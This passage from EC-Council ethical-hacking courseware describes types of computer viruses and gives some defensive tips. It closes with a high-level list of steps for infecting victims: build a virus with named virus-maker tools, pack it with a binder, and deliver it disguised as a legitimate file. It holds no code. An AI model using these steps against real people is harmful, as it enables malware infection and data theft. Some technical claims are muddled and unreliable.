virus just by the presence of the extra COM file in the system.




Figure 7.49: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.




Figure 7.50: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel → Appearance and Personalization → Show hidden files and folders → View tab →** Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.




Figure 7.51: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as Adblock Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.52: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.

Figure 7.53: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.


Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Virus

Attackers can infect systems using a virus using the following steps:

- **Step 1:** Create a virus using tools such as JPS Virus Maker, Virus Maker, Virus-Builder, etc. These tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.54: Screenshot of JPS Virus Maker showing the creation of a virus

- **Step 2:** Once the virus is successfully created, pack it with a binder or virus packager tool.
- **Step 3:** Send it to the victim's machine through email, chat, a mapped network drive, or other method that appears legitimate to the victim.




Figure 7.55: Screenshot showing the downloaded virus file on the victim's system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4:** When the victim opens and executes the received file, which seems to be legitimate, the target system gets infected.

